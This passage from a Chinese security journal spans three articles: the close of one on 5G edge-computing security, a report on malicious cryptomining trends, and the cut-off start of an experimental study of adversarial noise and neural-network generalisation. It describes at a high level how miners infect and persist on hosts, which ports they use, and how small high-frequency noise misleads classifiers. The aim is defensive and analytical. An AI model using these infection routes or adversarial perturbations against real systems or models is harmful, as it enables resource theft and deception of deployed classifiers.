短生命周期意味着什么？从攻方角度来看，攻击者越来越倾向于在容器中实现持久化（否则当其上传一个 Webshell 并与 C&C 建立连接，不到 1 分钟就失败了），所以攻击链中的攻击目标就从容器转向其他长生命周期的对象。从守方角度来看，传统通过在宿主机、虚拟机中部署杀毒软件、EDR 等 Enforcer 的机制也将失去价值。一方面，对于容器而言这些机制过重；另一方面，检测引擎学习容器的行为模式需要一定时间，而这与容器短生命周期的特点无疑在一定程度上是冲突的。

此外，与轻量级的容器环境相比，面向虚拟化环境的安全资源池也都过于臃肿，无法满足业务在超短时间内变更的需求。而传统

的物理安全设备，更是看不到、管不了容器内部的流量或行为，所以其作用也似乎不大。

在业务层面，MEC 开放了第三方应用，那么 MEC 应用的业务安全也应得到保障。事实上，随着运营商的转型，为 MEC 应用提供安全增值服务，很可能是下一阶段 5G 安全的重要发力点。然而，需要看到，业务安全的难点是业务逻辑复杂、异构，很难用一种统一的安全检测或防护机制适用所有的场景。随着 5G 支撑的领域不断细分，业务安全的复杂度也会大大增加。特别是云原生体系的不断丰富，如云原生基金会 CNCF 已经有非常丰富的生态体系（参见图 4），以及敏捷开发理念不断被接纳、应用，无服务（Serverless）、服务网格（Service Mesh）等新的服务交互中间件会被部署到 MEC 平台上，那么 MEC 安全必然也需要覆盖云原生安全，如应用东西向和南北向的隔离、访问控制、流量加密、认证和 API 安全等。




图 4 CNCF 云原生全景图

3. 应对之策

如前所述，5G 并不是比 4G 多了 1G，其带来的不是增量变化，而是一种从架构到技术革命性的颠覆。5G 安全应对首先要改变传统的防护理念，再是防护体系层面的适应性变迁，最后才是实现技术层面的突破。

3.1 安全左移

5G 下的安全防护最重要的是改变以前重安全运营的思路，从低成本的事中事后被动应对转向事前主动预防。借鉴敏捷开发 DevOps 的流程，如图 5 所示，向左是开发阶段，向右是运营阶段，安全左移（Shift Left）就是指安全控制的重心向开发侧偏移。




图 5 DevOps 敏捷开发闭环

考虑到安全团队当前的日常工作：打补丁、防护、检测和响应，基本上每项工作都需要巨大的人力和安全资源的投入；而 5G 应用普及后，其整体规模超大、业务变化频繁、边缘设施远离中心节点

的特点，让安全团队如果只依靠现有安全体系和资源，将很难可持续地运营各类 5G 基础设施和第三方应用的安全。

可预计，未来大量 5G 核心网网元、MEC 应用等会采用容器技术进行实例化，而容器交付则会采用容器镜像的模式。容器技术的短生命周期特性，直接导致了容器环境中的检测和响应的成本剧增。而攻击者也不倾向于直接攻击容器并持久化，相反会去寻找长生命周期的目标，与容器实例相比，容器镜像的生命周期大大延长，因而可能会成为攻击者的首要攻击目标。此外，攻击者也会聚焦在代码、第三方库、开源软件、镜像仓库等在相对长时间内相对稳定的资源，通过攻击供应链导致容器被污染；而对于安全团队而言，检查这些长效资源的安全性，其投入产出比价值会远大于运行时的机制。所以，很有意思的是，无论攻方还是守方，很可能都会聚焦在左侧的开发、测试、集成和交付环节。

对于源代码和可执行程序，可通过代码审计、模糊测试评估其安全性；对于镜像和仓库，可进行持续的脆弱性评估，通常这种评估的准确率会比在运行时进行网络侧评估要高；对于宿主机系统，可通过基线核查，评估其配置安全性。这些工作，无论是从投入成本产出比还是告警准确率考量，都要远高于入侵检测和行为检测。

安全左移跟技术无关，更多讨论的是在新型基础设施给 IT 带来巨大冲击的过程中，安全体系建设和运营的思路转换。在企业管理层看来，安全运营本质上是一种投入（损失）和收益（避免损失）

的平衡，如果预算固定，投资开发阶段的安全措施所带来的收益，会远大于投资运营阶段的各种缓解机制。特别是在 5G 前期建设投入巨大，安全预算有限的局面下，通过阶段性调整安全投入的优先级，提高整体安全防护的收益，减少攻击造成的损失，是新一代安全防护思路的目标。

3.2 智能敏捷

开发阶段的必要安全检查机制，本质上是预防（Prevention），但显然这是不完备的。虽然攻击者不倾向攻击容器以达到持久化，但可能会通过自动化的手段，快速实现逃逸等攻击。尽管其攻击成本较高，但如能到达整个系统的管理或控制面，或者污染镜像仓库，其收益同样也会很高。

所以，防守者只能假定通过安全左移能够大幅提高攻击者的攻击成本，但仍需做好攻击者渗透到系统中的某个环节的准备。此时，就应做好安全检测和响应环节。智能和敏捷，是该阶段安全运营要达到的目标；而软件定义安全和智能决策，是两种可行的技术手段。

在软件定义安全的体系下，通过将安全的控制平面与数据平面分离，统一安全资源的调度和安全策略的语义，实现南向接口标准化；将安全控制平面上移到安全控制器，通过安全编排的技术，将多种安全检测、处置、恢复的应用进行控制面的融合，构建统一的安全自动化编排响应（SOAR）引擎，支撑复杂场景下的敏捷处置，如图 6 所示。




图 6 5G 环境下的软件定义安全体系

以云安全资源池为代表的云安全防护应用已经充分证明了软件定义安全的优势，而 5G 环境下的 NFV、MEC 的底层支撑技术，与以往的 IaaS 云计算系统没有本质上的差异。所以，我们相信该技术体系同样能够助力 5G 环境下的快速检测和响应。而且在如云边协同等更复杂的场景下，能更好地发挥南北向接口标准化所带来的优势。

智能决策则从另一个维度上对软件定义安全进行了补充，如果说敏捷编排是发达的神经系统，那么智能决策机制则是大脑。借鉴人脑的决策原理，对输入告警（威胁）、资产属性和脆弱性、上下文进行建模，设计类脑的观察、分析、推理、预测和诊断机制，对业务层面的异常和基础设施层面的攻击进行决策，为安全团队提供优选的、有证据可解释的、关键性的辅助决策建议列表，使得安全团队能够在与攻击同量级的时间内做出最合理的判断，并选择决策引擎的处置建议，通过编排引擎进行快速处理。

3.3 聚焦业务

安全的价值不仅仅在于减少损失，还可以创造收入。5G 除了提供了网络服务，还能提供计算服务，特别是边缘计算还将计算能力延伸到了真实业务现场。因而，5G 运营商天然地具有以往云计算服务商才具备的能力，从管道提供商转向了业务托管服务商。那么对于 5G 安全团队而言，就有可能通过提供各类面向第三方托管应用的增值安全服务，获得可观的营收。

然而，要做好企业级的业务安全并不容易，其挑战有两点：第一，传统的安全增值服务并不适用于 5G 环境。如云安全服务中最常见的是 DDoS 清洗和 Web 安全防护，但面向企业应用的边缘计算多使用应用编程接口 API、消息队列、工控协议等方式，均为机交互（M2M），面向人机交互的现有 Web 安全机制无法进行有效地检测或防护。第二，5G 和边缘应用非常复杂，常见的有智能交通、工业互联网、智能医疗等，每个业务的逻辑完全不同，很难使用同一种算法对其建模，此外，每类业务对安全检测和响应的时间、业务中断等容忍度不一，业务的异常基线不能简单刻画。

当然，对于给定的一类应用，可以通过研究并理解其业务行为对其建模。如刻画行为的依赖性关系、时间序列等特征，是有可能找到业务正常与异常的边界的。当然，这个过程需要安全团队对业务有更深刻的理解，并有强大的研发和运营能力支撑。

笔者团队曾对某运营商的互联网应用进行业务分析，通过对业务序列进行画像，可将每一步操作（即每一个 URL）映射到一次业

务办理过程中的开始步骤（B）、中间步骤（M），或者是结尾步骤（E）。因此，状态集合可以定义为（B，M，E），如表 1 所示。如果攻击者尝试不同的业务序列或业务参数，如“薅羊毛”，则会产生异常。当然，这种序列提取和异常分析的机制也可适用于其他场景，但是事先需要进行一定的微调。

表 1 业务序列提取

序号	URL	状态
1	/webfront/order/validPageCode.do	B
2	/webfront/jifei/getOrderId.do	M
3	/webfront/jifei/updateOrderId.do	M
4	/webfront/order/orderToneWeb.do	E

4. 结语

新基建下，我国 5G 建设给运营商基础设施的安全运营带来了挑战，也同样带来了机遇。本文分析了 5G 的新特性和新风险，以及要实现 5G 安全，除了技术手段升级，更重要的是转换防护理念。安全左移、智慧敏捷和聚焦业务是 5G 安全运营和商业成功的核心。

参考文献

[1] The Truth about Docker Container Lifecycles https://events.static.linuxfound.org/sites/events/files/slides/cc15_mcguire.pdf.

恶意挖矿攻击现状分析

绿盟科技 创新中心&天枢实验室 周鸿屹

1. 背景

据绿盟科技《2019 年 DDoS 攻击态势报告》^[1] 称，随着加密货币交易市场的发展，黑产开始将掌握的“优质” Botnet 资源从犯罪成本较高的 DDoS 活动转而投向犯罪成本相对较低，但收益更稳定的加密货币挖掘活动中。因此，恶意挖矿攻击已逐渐成为目前影响最为广泛的威胁攻击之一。

本文首先介绍了恶意挖矿攻击相关知识，然后重点分析恶意挖矿活动的现状，最后分别针对企业和个人提出了一些实用的防护措施和建议。

2. 恶意挖矿攻击相关知识

2.1 定义

恶意挖矿攻击，就是在用户不知情或未经允许的情况下，占用受害者的系统资源和网络资源进行挖矿，从而获取加密货币牟利。其通常发生在企业网站或服务器中，甚至在用户的个人手机和家用智能设备上。

2.2 目标币种

大部分恶意挖矿攻击的目标币种都是门罗币。原因主要有以下两点：

(1) 门罗币的挖矿算法属于 CPU 友好型，它使得门罗币可以在普通 PC 上而并非必须在矿机上进行挖掘。在 2019 年 10 月，门罗币官网启用最新的 RandomX 挖矿算法^[2]，专门针对 CPU 进行优化，极大地降低 GPU 以及专用挖矿硬件的优势。

(2) 门罗币本身就是一种高度安全、隐私且无法追踪的数字货币。另外，开采加密货币的过程本身是完全合法的，当挖矿程序被运行后，其网络交互只发生在本机与矿池之间，攻击者只需使用公共矿池即可避免暴露自身的网络信息。

2.3 存在类型

目前存在的恶意挖矿攻击主要有两种类型：

(1) 基于开源的挖矿代码的定制化挖矿程序，如 XMRig、

CNRig、XMR-Stak。其中 XMRig 是一个开源的跨平台的门罗算法挖矿项目，其版本目前已更新到 V5.3.0+，其主要针对 CPU 挖矿，并支持 38 种以上的币种。由于其开源、跨平台和挖矿币种类别支持丰富，已经成为各类挖矿程序的核心。

(2) 嵌入恶意 JS 脚本的挖矿网站。网站被植入恶意挖矿脚本后，会利用浏览该网站的计算机资源挖矿获利。最常见的挖矿网站家族有 Coinhive、JSEcoin 等。值得一提的是，Coinhive 团队已经在 2019 年 3 月宣布关闭其加密货币挖矿服务^[3]，他们声称 Coinhive 已经不再是个具备经济效益的服务。但是据笔者最新的检测结果发现，Alexa 排名前 100W 的域名中依然存在上千个 Coinhive 挖矿域名。

2.4 感染方式

恶意挖矿程序感染手段花样繁多，主要有以下五种方式：

(1) 常见病毒木马程序的传播方式。比如，钓鱼欺诈、恶意链接，伪装成普通文件，或者与正常应用程序捆绑，等等。

(2) 暴力破解。攻击者针对目标服务器和主机开放的 Web 服务和应用进行暴力破解获得控制权限，然后植入恶意挖矿程序。

(3) 漏洞利用。一种是远程代码执行漏洞，攻击者会利用 N-day 的漏洞利用程序，对未及时更新系统或组件补丁的主机进行远程攻击，并执行相关命令以达到植入挖矿程序的目的，如永恒之蓝系列漏洞；另一种是未授权访问漏洞，攻击者对相关服务端口进行批量

扫描探测具有未授权访问漏洞的主机，注入执行脚本下载恶意挖矿程序，如 Redis 未授权访问漏洞。

(4) 恶意挖矿网站。用户在不知情的情况下，浏览被植入挖矿脚本的网站，从而无偿贡献自己的算力为攻击者挖矿，关闭网页后可恢复正常。

(5) 不排除公司内部人员私自利用内网机器的资源进行挖矿。

2.5 攻击特性

相较于其他恶意软件，恶意挖矿程序在攻击过程中往往表现出两个特性：

(1) 持久性。持久性是指攻击者植入恶意挖矿程序后，通常会使用任务计划（Windows）或者 Crontab（Linux）设置周期性执行任务，而且会删除计划任务关闭系统自动更新，确保挖矿程序的长期运行。

(2) 独占性。为了最大化利用感染主机的系统资源，挖矿程序会清理 CPU 占用高的进程或其他恶意挖矿程序的进程，删除其他挖矿病毒设置的登录账户和挖矿进程文件，甚至会修改 hosts 文件屏蔽其他恶意挖矿程序的域名访问，即“黑吃黑”的行为。

2.6 危害

针对企业而言，恶意挖矿攻击最直接的影响就是会导致系统或在线服务运行状态异常，造成内部网络拥堵，影响线上业务，以及对使用相关服务的用户造成安全风险。更可怕的是，恶意挖矿程序

的植入说明当前企业网络存在未被修复的入侵渠道，攻击者可能会实施更具危害性的恶意活动，如勒索攻击等。

针对个人而言，恶意挖矿带来的危害也不容小觑，它不仅会消耗大量网络资源，而且直接造成个人设备系统运行不稳定，异常耗电发热，甚至缩短设备使用寿命。由于现在手机的配置足以提供很高的算力，市场上出现了很多内嵌有挖矿程序的 APP 应用，恶意挖矿网站同样也都支持手机设备。家用路由器和智能设备也存在被感染的情况，如挖矿蠕虫 ADB.Miner^[4] 就是利用安卓开启的监听 5555 端口的 ADB 调试接口传播恶意挖矿程序的。

3. 恶意挖矿活动现状分析

3.1 整体趋势

基于绿盟科技可管理服务中的各类安全告警数据，笔者对 2019 年企业内部的挖矿活动和挖矿主机数进行统计分析，发现挖矿的热度与挖矿市场形势呈正相关。

如图 1 所示，2019 年 2 月，华尔街银行巨头摩根大通宣布推出“JPM Coin”^[5]，财富 500 强企业安富利成为第三大接受比特币支付的科技公司^[6]，这些信号促使黑客们对恶意挖矿活动趋之若鹜。2019 年 5 月，全球最大的交易所币安钱包被盗取 7000 比特币^[7]，交易所安全性引发投资者恐慌，这导致挖矿市场的热度短时间内大幅度下降。2019 年 7 月，Facebook 发布 Libra 白皮书^[8]，全球监管

机构纷纷发声，币圈引起全球关注，比特币价格也随之疯涨至 1.2W 美元，挖矿活动也发展至白热化阶段。2019 年 10 月，被吹捧为资金进入加密货币市场的重要渠道——Bakkt 交易所^[9]的开局令人失望，紧接着多家境内交易平台被关，市场再次受到冲击，挖矿活动也稍有减少。




图 1 2019 年企业内挖矿活动趋势

3.2 挖矿行为分析

门罗币是一种不可追踪的匿名加密货币，因此它成为暗网市场上最流通的加密货币之一。如图 2 所示，通过对全年具体的挖矿活动进一步分析，发现有 60% 的挖矿行为都是针对门罗币的挖矿程序请求矿池域名地址。排名第二的 WannaMine 蠕虫病毒在年初有了新的变种 WannaMine4.0，但其攻击手法不变，依然是利用“永恒之蓝”漏洞感染大量内网主机，从而进行恶意挖矿。




图2 挖矿行为分析

3.3 受害者行业分析

关注恶意挖矿受害行业分布。如图3所示，中小传统企业是被入侵挖矿的重灾区，占比高达80%。而攻击者往往是通过批量扫描常见安全漏洞进行入侵并控制挖矿主机的，可见企业内相关维护人员依然缺乏基本的安全意识。




图3 挖矿受害者行业分析

3.4 挖矿常用端口分析

除了80、443端口，攻击者往往会选择一些比较罕见的端口作为与矿池连接通信的端口。如图4所示，3333端口是挖矿程序最常用的端口。另外，通过对端口区间分析得知，3000~3999是挖矿程序最常用的端口范围，该区间的端口占所有挖矿端口的43%；其次是5000~5999之间的端口，占比13%。特定的挖矿端口和矿池地址是攻击者进行恶意挖矿的特征之一，企业可以屏蔽相关挖矿端口来实现防护。




图4 挖矿活动常用端口

3.5 挖矿网页分析

挖矿网页中往往会嵌入挖矿相关的特有字符串，通过对Alexa排名前100W网页的源代码进行分析，共发现2567个挖矿域名，这些网页挖掘的主要目标币种是门罗币，使用最多的挖矿脚本是

Coinhive 类挖矿脚本。

如图 5 所示，挖矿网页遍布在各个 Alexa 排名区间，其中排名前 10W 的网页中就包含 330 个挖矿网页。挖矿的收益和网页的访问量直接相关。访问者越多，Alexa 排名就越靠前，挖矿收益也越高。




图 5 挖矿网页 Alexa 排名

通过分析这些挖矿网页的网页类型，如图 6 所示，商业和娱乐类网站是主体，占比分别为 22% 和 19%，这类网站往往自带较高的访问流量。另外，存在网页所有者主动将挖矿脚本嵌入个人网站或博客中的情况，使用访客的计算机资源增加自己的挖矿收益，不过这种做法会极大地影响用户体验。




图 6 挖矿网页类型

4. 防护措施和建议

2019 年下半年，挖矿黑产活跃度呈增长趋势，捕获的样本种类也日益增多，诸如 Mykings 的几个大型挖矿僵尸网络所使用的挖矿木马最近都在不断更新，呈现出行踪更隐蔽、横向渗透能力更强、集成模块更多的特点。为了避免大家的计算机遭到恶意挖矿的“奴役”，笔者总结了以下几点防护措施和建议：

对于企业而言：

- (1) 对于未遭到入侵的服务器，注意 msSQL、Telnet 等服务的弱口令问题，使用高强度密码作为唯一口令，同时也要注意避免一密多用。
- (2) 对于无需使用的服务和端口不要随意开放，开放的服务是

黑客入侵的前提。从僵尸网络当前的攻击重点来看，需要特别关注 135、139、445、1433 端口的开放情况，永恒之蓝系列漏洞对于企业内网依然是巨大威胁之一。

(3) 及时为服务器操作系统和相关服务更新重要补丁可以阻挡大部分企业内的恶意挖矿攻击。

(4) 定期关注服务器运行状况，从 CPU 使用率、定时执行任务可疑项、开机启动项、不必要的系统账户等方面及时排查，避免服务器遭受恶意挖矿。

对于个人而言：

(1) 提高自我安全意识，不随意打开来源不明的程序、文档、邮件，不随意点击可疑的链接，不要从不受信任的来源安装可疑的软件到计算机。

(2) 越来越多的恶意挖矿软件被安装在物联网设备上，家用网络摄像头、路由器、打印机都有可能被黑客用来恶意挖矿。作为普通用户，最有效的防护措施就是修改设备默认密码，以防止黑客进行爆破攻击。

(3) 注意浏览网页时的电脑状况，若发现浏览网页时浏览器占用的 CPU 使用率飙升，那么要及时关闭该网页。

(4) 定期使用反病毒软件进行系统关键位置扫描，比如重点检查“C:/Windows/debug”“C:/Windows/system”

和“C:/Windows/Temp”等目录。

参考文献

[1] 绿盟科技 2019 年 DDoS 攻击态势报告，<http://blog.nsfocus.net/wp-content/uploads/2019/12/2019-DDoS.pdf>.

[2] 门罗币官网，<https://minexmr.com/>.

[3] Coinhive 关闭运营，<https://cointelegraph.com/news/crypto-mining-service-coinhive-to-shut-down-operations-in-march>.

[4] ADB.Miner，<https://www.freebuf.com/articles/terminal/162096.html>.

[5] 摩根大通推出“JPM Coin”，<https://www.cnbc.com/video/2019/02/14/jp-morgan-rolling-out-its-own-cryptocurrency.html?qsearchterm=JPM%20Coin>.

[6] 安富利接受比特币支付，<https://www.avnet.com/wps/portal/us/products/c/bitpay>.

[7] 币安钱包被盗，<https://www.zdnet.com/article/hackers-steal-41-million-from-cryptocurrency-exchange-binance>.

[8] Libra 白皮书，<https://libra.org/zh-CN/white-paper/>.

[9] Bakkt 交易所，<https://www.bakkt.com/index>.

洞见 AI 对抗，从频域视角看模型泛化能力

绿盟科技 创新中心&天枢实验室 吴子建

摘要：在机器学习应用中，泛化能力是衡量机器学习模型性能的一个重要指标。其受到多种因素的影响，包括模型结构、参数、训练数据集、训练方法等。本文以全连接神经网络为例，通过实验的方法，分析输入数据中的不同频率分量对神经网络模型泛化能力的影响。

1. 背景

近年来，随着海量数据的积累、计算能力的提高、机器学习方法与系统的持续创新与演进，人工智能技术取得了重大突破，在图像处理、自然语言处理、语音识别等多个领域得到了广泛的应用。

机器学习方法具有改变社会的巨大潜能，同时也存在巨大的安全风险，其中之一就是其容易受到对抗样本的影响。图 1 所示为对抗样本的一个经典的案例^[1]。通过在原始图片中加入少量的高频噪声，就能够使分类器将熊猫识别为长臂猿。




图 1 对抗样本

从本质上说，机器学习模型容易被对抗样本影响是由于模型的泛化能力不足。泛化能力是指学习到的模型对未知数据的预测能力。在实际应用中，通常通过测试误差来评价机器学习模型的泛化能力。对于分类问题来说，如果一个机器学习模型在训练数据集上输出的准确度较高，而在测试数据集或者实际应用场景中的输出准确度较低，那么该模型的泛化能力就较弱。泛化能力弱的机器学习模型在实际场景中的输出结果会出现较大的误差。

机器学习模型的泛化能力受到多种因素的影响，其中之一为数据集（包括训练集和测试集）。如图 1 所示的案例中，尽管高频噪声的幅值较小，但机器学习模型仍然会判断错误。也就是说，该模型对数据中的高频部分泛化能力不足，鲁棒性较差。该案例也说明了机器学习模型对输入数据中不同的频率分量的敏感度不同。

为了更直观地说明该问题，本文以全连接神经网络为例，通过实验的方法，分析输入数据中的不同频率分量对神经网络模型泛化能力的影响。

2. 模型与数据

模型：深度全连接神经网络二分类模型。

输入数据维度：500。

隐藏层神经元数量：(1000, 800, 1500, 1200, 500)。

激活函数：relu。

数据集：包含不同频率分量的一维向量。

训练样本数：正负样本各 1000。

测试样本数：正负样本各 10000。

3. 高频噪声幅值较低，会影响神经网络的分类结果

实验一

实验的两类数据集如下：

$f_0 = \sin(x) + \sin(3x) + \sin(4x) + 0.1\sin(100x)$

$f_1 = \sin(x) + \sin(3x) + \sin(4x) + 0.1\sin(101x)$

其示例数据图像如图 2 所示。图中左侧为 f_0 ，右侧为 f_1 。




图 2

图 2 中展示的两类数据分别包含了四种频率的分量。其中低频分量都相同，只有高频部分的频率有较小的差别（分别为 100 倍和 101 倍频率）。采用以上数据对神经网络模型进行训练，并采用相同函数生成的测试数据集进行测试，得到的结果如下：

TP	FN	FP	TN
5835	4165	4878	5122

通过以上实验可以看出，神经网络模型没有很好地对两类数据进行分类。也就是说，当高了频噪声的幅值较小时，噪声信号的差别不足以影响神经网络的分类结果。

下面的实验中提高了噪声的幅值，继续测试神经网络的分类性能。

实验二

数据的生成函数如下：

$f_0 = \sin(x) + \sin(3x) + \sin(4x) + 0.2\sin(100x)$

$f_1 = \sin(x) + \sin(3x) + \sin(4x) + 0.2\sin(101x)$

将数据中噪声的幅值变为原来的 2 倍，其余参数不变。其示例数据的图像如图 3 所示。




图 3



采用上述数据集得到的测试结果如下：

TP	FN	FP	TN
10000	0	0	10000

对于较大的噪声，神经网络模型可以学习到数据中的噪声信息。尽管噪声频率非常接近（100 倍与 101 倍频率），神经网络仍然能够基于噪声的信息对数据进行分类。

虽然实验二中噪声的幅值更高，但相较于信号总幅值来说，其噪声占比仍然很小，约为 6.25%。通过以上两个实验可以看出，神经网络模型，尤其是过拟合的神经网络模型，可以学习到数据中占比较小的高频噪声的特征。因此，模型对噪声的变化较为敏感。对于待分类的数据，只要在数据中加入一些微小的高频噪声信号，就可能使得神经网络模型输出错误的结果。因此，神经网络的泛化能力较弱，同时也容易受到对抗样本的影响。

4. 神经网络对低频分量幅值的变化更敏感

上面分析了高频噪声幅值对神经网络模型泛化能力的影响。接下来通过实验来分析神经网络模型对数据中不同频率分量幅值的灵敏度。

实验三

数据的生成函数如下：

$$f_0=4.0\sin(x)+3.0\sin(5x)+2.5\sin(10x)+2.0\sin(15x)+2.5\sin(100x)$$

$$f_1=4.0\sin(x)+2.5\sin(5x)+3.5\sin(10x)+0.5\sin(15x)+3.0\sin(100x)$$

其示例数据的图像如图 4 所示。




图 4

采用与训练数据相同的生成函数来生成测试数据，得到的测试结果如下：

TP	FN	FP	TN
10000	0	0	10000

神经网络模型可以完美地对测试数据进行分类。接下来测试模型对不同频率幅值的敏感性。

实验四

在生成测试数据的过程中改变实验三中生成函数的中频分量（15 倍频率）的幅值，如下：

$$f_0=4.0\sin(x)+3.0\sin(5x)+2.5\sin(10x)+3.0\sin(15x)+2.5\sin(100x)$$

$$f_1=4.0\sin(x)+2.5\sin(5x)+3.5\sin(10x)+1.0\sin(15x)+3.0\sin(100x)$$

采用以上数据生成测试数据集，并采用实验三中训练好的模型

对测试数据集进行分类，所得到的结果如下：

TP	FN	FP	TN
8289	1711	0	10000

通过上述实验可以看出，通过修改测试集中 15 倍频率的幅值，模型分类输出的 TP 和 FN 发生了较大的变化。

实验五

在生成测试数据的过程中改变实验三中的生成函数的高频分量（100 倍频率）的幅值，如下：

$$f_0=4.0\sin(x)+3.0\sin(5x)+2.5\sin(10x)+2.0\sin(15x)+4.5\sin(100x)$$

$$f_1=4.0\sin(x)+2.5\sin(5x)+3.5\sin(10x)+0.5\sin(15x)+6.0\sin(100x)$$

采用以上数据生成测试数据集，并采用实验三中训练好的模型对测试数据集进行分类，所得到的结果如下：

